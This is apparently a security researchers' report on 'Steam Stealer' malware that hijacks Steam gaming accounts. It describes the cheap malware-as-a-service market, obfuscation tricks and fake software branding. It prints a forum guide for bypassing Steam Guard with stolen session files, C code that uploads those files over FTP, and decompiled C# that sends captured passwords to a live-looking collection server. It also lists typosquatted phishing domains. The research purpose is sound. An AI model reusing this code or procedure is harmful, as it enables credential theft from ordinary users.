STEAM STEALERS

Santiago Pontiroli (@spontiroli)
Security Researcher, Kaspersky Lab Global Research & Analysis Team


Bart Parys (@bartblaze)
Independent security researcher

CONTENT

IT'S ALL FUN AND GAMES UNTIL SOMEONE'S ACCOUNT GETS HIJACKED

With astonishing annual revenues of over a hundred billion dollars, the gaming industry has in the past been compared to Hollywood's burgeoning business, repeatedly demonstrating the influence behind its ever expanding and loyal fan base. Having an endless list of "big hit" video-games coexisting peacefully with humble but still fun-filled "indie" productions makes digital platforms not just a convenient means of purchasing new games, but also a fair one.


Organized criminal crews from all over Eastern Europe have been paying close attention to Steam's growing user base and the security techniques and procedures offered to users by the company; waiting patiently for their opportunity. As in the majority of social networks, many profiles don't reveal their true nature, hiding personal details and payment information behind a carefully crafted identity or digital persona; or, as Jung would put it: "A kind of mask, designed on the one hand to make a definite impression upon others, and on the other to conceal the true nature of the individual." However, what happens when that mask unexpectedly slips? When your account and all its related, sensitive information stored becomes the ill-gotten gains of an unknown third party? Surprisingly, this nightmare turns to reality for almost 77 thousand unsuspecting users every month, according to Steam's own statistics. Estimating the financial impact, however, is quite difficult, given that Steam is not obliged to make this information public. While several community websites exist (such as SteamSpy or SteamCompanion) to calculate how much money you have spent on your account, we couldn't find a single one that kept historical records in order to calculate an average value. An educated guess based on available password dumps makes the value for the credentials a mere $15 USD on the black market. However, that's just for accessing the victim's profile; what the bad guys do afterwards could yield even higher gains, depending on the user.



A characteristic stealer that claimed to "revolutionize" the Steam Item Stealing Industry, its website has been offline for a while now and its Twitter account is basically dead. Yet, its legacy carries on with the malware still being distributed in the wild.

Even though phishing and spear-phishing attacks are always popular among the most active social engineers in the dark corners of the Internet, a new breed of malware, known innocently as a **"Steam Stealer"** is the prime suspect in the pilfering of numerous user accounts from Valve's flagship platform. Evolving bit-by-bit from a leaked source on a remote Russian forum, stealers took off once they were proven to be extremely profitable by criminals all around the globe. Available for sale in different versions, with distinct features, free upgrades, user manuals, custom advice for their distribution, and more, stealers have turned the threat landscape for the entertainment ecosystem into a devil's playground.

One of the reasons behind the growth of specific malware targeting gamers has been the *simplicity* behind its operation and the *ubiquity* of its offering. The focus on selling stealers to anyone with money to spend means that a staggering number of script-kiddies and technically-challenged individuals resort to this type of threat as their malware of choice to enter the cybercrime scene. Adding new features is simple. The average developer just needs to select their favorite programming language and know just enough about Steam's client design and protocol. There are many APIs and libraries available that interface seamlessly with the Steam platform, significantly reducing the effort required. It's not uncommon for the bad guys to repurpose legitimate tools and open source libraries for their nefarious campaigns, although in this case the possibilities are just too tempting to pass on to others.



A starting price of 200 rubles ($3 USD) would get you usage rights for a credential stealer for the Steam platform. Paying 450 rubles ($7 USD), would add source code and a user manual.

Every step of the process, from the initial malware distribution to obtaining a profit after the infection is completed, is documented in one of several guides available online (at a cost, of course). In this business model everything has a price and every individual goes above and beyond to make their offer more attractive to potential customers. Malware-as-a-service is not a revolutionary practice. However, when it comes to these types of malicious campaigns we usually see prices starting in the range of $500 dollars (taking as a reference earlier ransomware-as-a-service markets).

A strong focus on Marketing is evident in the "stealing industry".

With Steam Stealers, a ludicrously low price is usually asked of wannabe criminals for the use of the malware. For an extra cost, the full source code and a user manual is included in the package, making this scheme laughable and terrifying at the same time. Of course, the aforementioned prices represent the low end of the "industry" spectrum, but it would be hard to find any stealer being sold for more than $30 dollars. With so much competition in this niche market, it's tough making a living as a cybercriminal without daring to go the extra mile.

TECHNICAL DIFFICULTIES, PLEASE STAND BY


So why, then, have Steam Stealers grown by many orders of magnitude over the past few years? As mentioned previously, the most evident reasons include availability and pricing. Buying a stealer on a shady Internet forum can cost more in time than in money. The buyer ends up with an offer that includes the exfiltration of configuration files via FTP or a regular email, so they can bypass Steam's security measures and take ownership of a victim's account from the comfort of their own home.

If you add to the equation the lack of effort required to enter into this "game", and the number of libraries and helpers that exist to develop bots and Steam-interfacing applications, it is clear that malware developers have hit the jackpot. In 2014, they were already seeing the benefits of automated chat bots for malware distribution, and while these bots might not win any Mensa awards, they were still effective.

Recent Valve news on the topic of Inventory Security and Trading reveals that the problem is acknowledged as a major source of distress for the platform and its users: *"Account theft has been around since Steam began, but* ***with the introduction of Steam Trading, the problem has increased twenty-fold as the number one complaint from our users.*** *Having your account stolen, and your items traded away, is a terrible experience, and we hated that it was becoming more common for our customers."*

Sometimes you can become your own worst enemy, for example when a caching issue allows users to view the private information of other accounts.

During the 2015 holiday season, Valve's digital distribution platform reached an impressive milestone of 12 million concurrent users, with top selling games such as *Defense Of The Ancients 2* and *Counter Strike: Global Offensive* the most played by its community. However, managing such an impressive number of users is no easy task, and a caching server gone bad led to Valve making the media headlines once again. Due to a temporary glitch, users were able to see profiles not belonging to them. This exposed not just personal information, but the payment details of any user that used the platform during the duration of the problem as well.



Handling over 12 million user accounts concurrently must be tough.

The caching issue suffered during the 2015 Christmas sales was related to a 2000% increase in legitimate network traffic in addition to a DDoS attack that Valve's platform received during the holiday. A misconfiguration for DDoS mitigation was to blame for the glitch that left thousands of accounts' information exposed to anyone browsing the store at the time. Fortunately, this information didn't include the full details needed to impersonate or steal the account, although cybercriminals have shown in the past that they're particularly good at filling in the blanks when information is missing.

VDF AND SSFN FILES, THE KEYS TO THE KINGDOM

Steam's client relies on a very simple KeyValue VDF formatted file to store essential configuration settings and maintain a user's session once they have successfully logged into their account. Parsing these VDF and SSFN files is remarkably straightforward, requiring only a nice collection of Python scripts and interfacing APIs in order to obtain any information from the saved session. However, the bad guys have opted for the easy route and steal the entire set of configuration files directly instead of selectively reading the values required for a successful attack. Choosing to exfiltrate a couple of hundred kilobytes over FTP or email in today's world of high speed Internet connections is sometimes the only decision needed by a criminal on the other side of the planet in order to implement their master plan.

```
Как обойти ввод пароля и проверку Steam Guard?
Представляем такую ситуацию: Мы имеем доступ к чужому компьютеру со стимом и хотим зайти в этот аккаунт без ввода пароля
и Steam Guard'а. Как это организовать:
1) Нам нужны следущие файлы с его компьютера:
"C:/Steam/config/config.vdf"
"C:/Steam/config/loginusers.vdf"
"C:/Steam/config/SteamAppData.vdf"
"C:/Steam/ssfn*"
2) Для входа в аккаунт жертвы со своего компьютера:
2.1)Закрываем клиент Steam.
2.2) Удаляем у себя папки:
"C:/Steam/config/"
"C:/Steam/appcache/"
"C:/Steam/userdata/"
2.3) Создаем папку "C:/Steam/config"
2.4) Кидаем туда файлы жертвы
2.5) Кидаем в "C:/Steam" ssfn файл жертвы
2.6) Запускаем клиент Steam
2.7) Готово! Вы обошли ввод пароля и проверку Steam Guard! Можете обменивать вещи! Файлы "ssfn" - обходят проверку Steam
Guard Файлы из папки "config" - обходят ввод пароля
```


There are many Russian forums describing the usage and inner workings of Steam Stealer, all in varying degrees of detail.

Almost every advertisement for stealer malware will talk about how files are stolen and their importance when it comes to impersonating another user's account. A quick Google search will even reveal some open source stealers or shared functionality that makes the entry bar for this type of illegitimate business even lower.

```
FtpPutFile(hFtpSession, "C:\\Program Files\\Steam\\config\\config.vdf", "config.vdf", FTP_TRANSFER_TYPE_BINARY, 0);
Sleep(200);
FtpPutFile(hFtpSession, "C:\\Program Files\\Steam\\config\\loginuser.vdf", "loginuser.vdf", FTP_TRANSFER_TYPE_BINARY, 0);
Sleep(200);
FtpPutFile(hFtpSession, "C:\\Program Files\\Steam\\config\\SteamAppdata.vdf", "SteamAppData.vdf", FTP_TRANSFER_TYPE_BINARY, 0);
Sleep(200);
FtpPutFile(hFtpSession, "C:\\Program Files\\Steam\\ssfn", "ssfn.vdf", FTP_TRANSFER_TYPE_BINARY, 0);
```


Source code snippet in C language for exfiltrating a Steam client user session and configuration files.

Most of the available stealers are made using Microsoft's .NET Framework, but some adventurous coders still include some l33tn33s and share examples on how to create a stealer using plain C language. Whatever their default choice, the code is extremely simple to make and to detect. This is why, when it comes to avoiding detection by the major AV houses, the real issue is choosing the obfuscation and encryption method.



Stealing for dummies with source code explained and different methods for recovering user's configuration files.


Some malware advertisers go even further: besides offering the normal "stealing service", they also offer to generate a fake website (usually cloning a popular program used by gamers such as TeamSpeak or RazerComms, or popular image-sharing sites such as Lightshot or Imgur). Creating a malicious campaign targeting Steam's users has become a commodity which can now be easily purchased on public forums.



The current trend is to offer the service as a whole, including a website, the stealing of SSFN and VDF files, also from browsers, all at the same time.

SIMPLICITY IS THE ULTIMATE SOPHISTICATION

Leaked a long time ago, the source code for what would become a pandemic of credential-stealing malware targeting Steam's platform is essentially quite straightforward to understand in terms of its inner workings. The beauty of these stealers lies in the sheer number of variants we collect every day in our labs, and in the amount of effort each gang or individual puts into customizing their solution.



Technical support forums and social networks such as Reddit and Twitter are filled with similar stories of account hijacking and inventory trading scams.

"First, enough money now moves around the system that stealing virtual Steam goods has become a real business for skilled hackers,"[1]

In the beginning, credential stealing was a low resource way for script kiddies to make a quick profit by selling the stolen accounts on underground forums. Nowadays, with so much at stake, organized cybercrime doesn't want to leave any money on the table, and different crews have their own stealers and campaigns going on.

"Second, practically every active Steam account is now involved in the economy, via items or trading cards, with enough value to be worth a hacker's time. Essentially all Steam accounts are now targets."[2]

Like phishing attacks, no one user in particular is targeted by credential stealers yet every one of them is at risk. The possibility of automating trades, chats and even massive credential collection makes this business

1 Steam Security and Trading
2 Steam Security and Trading

a turn-key solution, where if even a small percentage of users are infected by these devious creations, the profit margins are tempting enough for the wannabe cybercriminal.

"Users can be targeted randomly as part of a larger group or even individually. Hackers can wait months for a payoff, all the while relentlessly attempting to gain access. It's a losing battle to protect your items against someone who steals them for a living."[3]

Using Pastebin to store a second-stage malicious payload can't really be considered a breakthrough in malware development, but it is still effective in creating another level of obfuscation for storing different payloads on public-interfacing websites. Conveniently encoding the malicious payload in base64 seems to be the default standard in the Steam Stealing "industry", aimed at separating the limited but effective malware functionalities in different modules according to the customer's needs. These public URLs are sometimes

reported by well-intentioned individuals and researchers, taken down by their creators or simply left there until they are no longer needed. Typo-squatting and massive domain name registration is trivial for every Steam Stealer malware developer and, as with the number of samples received, C2s just keep increasing their numbers.

	Domain
111.	staemcomunity.com
112.	staemcormmunily.ru
113.	staemcormmunity.ru
114.	staemcormnmunity.ru
115.	staemcornmunity.ru
116.	steamachievementmanager.ru
117.	steamcommnunity.ru
118.	steamcommrnunity.ru
119.	steamcommrunily.ru
120.	steamcommunitvy.com

How many variations of a single domain can you imagine in less than a minute? This is just one IP with an nginx HTTP server. You can find an IOC repository with IPs here.

3 Steam Security and Trading

Even if the majority of the samples analyzed contained the full malicious code within their main executable file, this simple method of obfuscation was used in a small subset of stealers. Every technique that could potentially reduce detection rates will be employed, even if it's not technically sophisticated or even effective. Libraries such as Steamworks.NET, SteamKit, Steam4NET or SteamBot are among the most-used within the malware samples related to this campaign. It's usually a matter of calling the right methods and investigating online documentation in order to interface with the biggest gaming platform in the world.

```
6  namespace Steam4NET
7  {
8      // Token: 0x02000004 RID: 4
9      public class Steamworks
10     {
11         // Token: 0x06000019 RID: 25 RVA: 0x00003348 File Offset: 0x00001548
12         public static TClass CreateInterface<TClass>() where TClass : InteropHelp.INativeWrapper, new()
13         {
14             if (Steamworks.CallCreateInterface == null)
15             {
16                 throw new InvalidOperationException("Steam4NET library has not been initialized.");
17             }
18             IntPtr intPtr = Steamworks.CallCreateInterface(InterfaceVersions.GetInterfaceIdentifier(typeof
               (TClass)), IntPtr.Zero);
19             if (intPtr == IntPtr.Zero)
20             {
21                 return default(TClass);
22             }
23             TClass result = (default(TClass) == null) ? Activator.CreateInstance<TClass>() : default(TClass);
24             result.SetupFunctions(intPtr);
25             return result;
26         }
27
28         // Token: 0x06000018 RID: 24 RVA: 0x00003308 File Offset: 0x00001508
29         private static string GetInstallPath()
30         {
31             string result = "";
32             try
33             {
34                 result = (string)Registry.GetValue("HKEY_LOCAL_MACHINE\\Software\\Valve\\Steam", "InstallPath",
                   null);
35             }
```

Steam4NET .NET Wrapper and other open source libraries are commonly used to simplify interfacing with Steam's API.

Although every sample analyzed had some sort of obfuscation mechanism in place, seeing the "SupressIldasm" attribute nowadays is still quite odd and should reveal the true nature and technical resourcefulness (or lack thereof) of the developers. This attribute is commonly used to avoid disassembling by the most popular tools found on the market (mainly Microsoft's own MSIL decompiler), but it is still far from a highly complex method of code protection. Still, some developers thought it would be enough to protect their code from the competition's prying eyes and the malware research community.

```
mALRsb @02000003
67
68          // Token: 0x06000007 RID: 7 RVA: 0x000022F0 File Offset: 0x000012F0
69          private static void GtOpSb(byte[] vtQcBV)
70          {
71              byte[] key = new byte[]
72              {
73                  231,
74                  21,
75                  231,
76                  10,
77                  198,
78                  40,
79                  123,
80                  101,
81                  53,
82                  140,
83                  179,
84                  160,
85                  217,
86                  120,
87                  144,
88                  130,
89                  140,
90                  177,
```

The infamous matryoshka-doll method seen before in many ransomware samples. A byte array is used to construct another executable file by using simple obfuscation and reflective programming techniques.


As we have seen previously in .NET ransomware assemblies, the use of byte arrays as a matryoshka-doll obfuscation scheme is quite common in Steam Stealers. A combination of techniques causes the malicious payload to remain hidden until the environment has been inspected and the malware is sure to pass undisturbed through the victim's system.

```
2  // foryou, Version=1.0.1.711, Culture=neutral, PublicKeyToken=null
3
4  // Entry point: ZRmIcR.Program.Main
5
6  using System;
7  using System.Reflection;
8  using System.Runtime.CompilerServices;
9  using System.Security.Permissions;
10
11 [assembly: AssemblyVersion("1.0.1.711")]
12 [assembly: AssemblyCompany("Malwarebytes Corporation")]
13 [assembly: AssemblyCopyright("© Malwarebytes Coeerporation. All rights reserved.")]
14 [assembly: AssemblyDescription("Malwarebytes Anti-Malware")]
15 [assembly: AssemblyFileVersion("1.0.1.711")]
16 [assembly: AssemblyProduct("Malwargsegfasebytes Anti-Malware")]
17 [assembly: AssemblyTitle("msdfsdbam.exe")]
18 [assembly: AssemblyTrademark("")]
19 [assembly: CompilationRelaxations(8)]
20 [assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
21 [assembly: SecurityPermission(SecurityAction.RequestMinimum, SkipVerification = true)]
22
```

Some stealers are masked as utilities for different games; others try to appear benign by using the name of different security software suites.

It's always interesting to get a quick glimpse of any malware's file properties, and with credential stealers we can find just about anything if we look long enough: tools to cheat in online games and to unlock items, cracks, and security suites. Of course, all of them are fake and they make little effort to hide it, but that doesn't matter when the user can be infected quickly and has moved on before noticing that something went wrong with that suspicious executable file.

While the original Steam Stealer has no visible GUI or simply showed you a screenshot of a Steam inventory, a number of similar credential stealers have appeared in the wild. Often open source and highly customizable, fake "Steam Login" malware is currently the most popular among them, coded in Microsoft's flagship language, C#. Sending stolen credentials (and in some versions the much-needed Steam Guard configuration files) in different ways, the entire source code is documented and available in the criminal's language of choice, increasing the likelihood of a successful attack.



Finding different regionalization options doesn't prove too difficult.

Would you input your username and password into this login window? We would advise against it.

Having an active Steam Stealing "industry" in Russia and other parts of Eastern Europe means that you are bound to find a stealer with a regionalized version in the Russian language. Steam's platform is also extremely popular in Russia, with Counter-Strike: Global Offensive one of the most played games. Distributing the malware and targeting different regions or specific countries can sometimes be done simply by targeting

a particular game known to be popular there. We've even heard that some people like to pirate their games and cheats/hacks via torrents; this was indeed a surprise... NOT!

In this case, after a quick code analysis we were able to obtain the address of the C2 server used to store the stolen credentials. Some malware builders for credential stealers provide the option of generating a management website, allowing for a neatly-organized collection of hijacked accounts in any quickly set up Apache server.

PictureBox10_Click(object, EventArgs) : vo...


```
// Steam.Form1
// Token: 0x0600004A RID: 74 RVA: 0x000035F8 File Offset: 0x000019F8
[MethodImpl(MethodImplOptions.NoInlining | MethodImplOptions.NoOptimization)]
private void PictureBox10_Click(object sender, EventArgs e)
{
    string value = Conversions.ToString(0);
    checked
    {
        try
        {
            object objectValue = RuntimeHelpers.GetObjectValue(MyProject.Computer.Registry.GetValue
            ("HKEY_LOCAL_MACHINE\\SOFTWARE\\Valve\\Steam", "InstallPath", null));
            string text = Conversions.ToString(Operators.ConcatenateObject(objectValue, "\\Login&Password.txt"));
            if (!File.Exists(text))
            {
                StreamWriter streamWriter = File.CreateText(text);
                streamWriter.WriteLine("Login : " + this.TextBox1.Text);
                streamWriter.WriteLine("Password : " + this.TextBox3.Text);
                streamWriter.WriteLine("----------------------------------------");
                streamWriter.WriteLine("Steam Stealer by Kelvin Skype : Lucky_9688 ");
                streamWriter.Flush();
                streamWriter.Close();
            }
            MyProject.Computer.Network.UploadFile(text, "http://gasikov.esy.es/panel/gate.php");
            File.Delete(text);
            string[] files = Directory.GetFiles(Conversions.ToString(objectValue), "ssfn*");
            for (int i = 0; i < files.Length; i++)
            {
                string str = files[i];
                this.TextBox2.Text = this.TextBox2.Text + "\r\n" + str;
            }
            this.DirSearch(FileSystem.Dir());
        }
```

Finding nicknames and contact addresses for different social networks or hacking forums inside the malware's source code is an unusual advertisement technique, especially since it would be extremely hard to know who the original author is and how much of the programing has been "leveraged" from other stealers.

Form1 @02000002

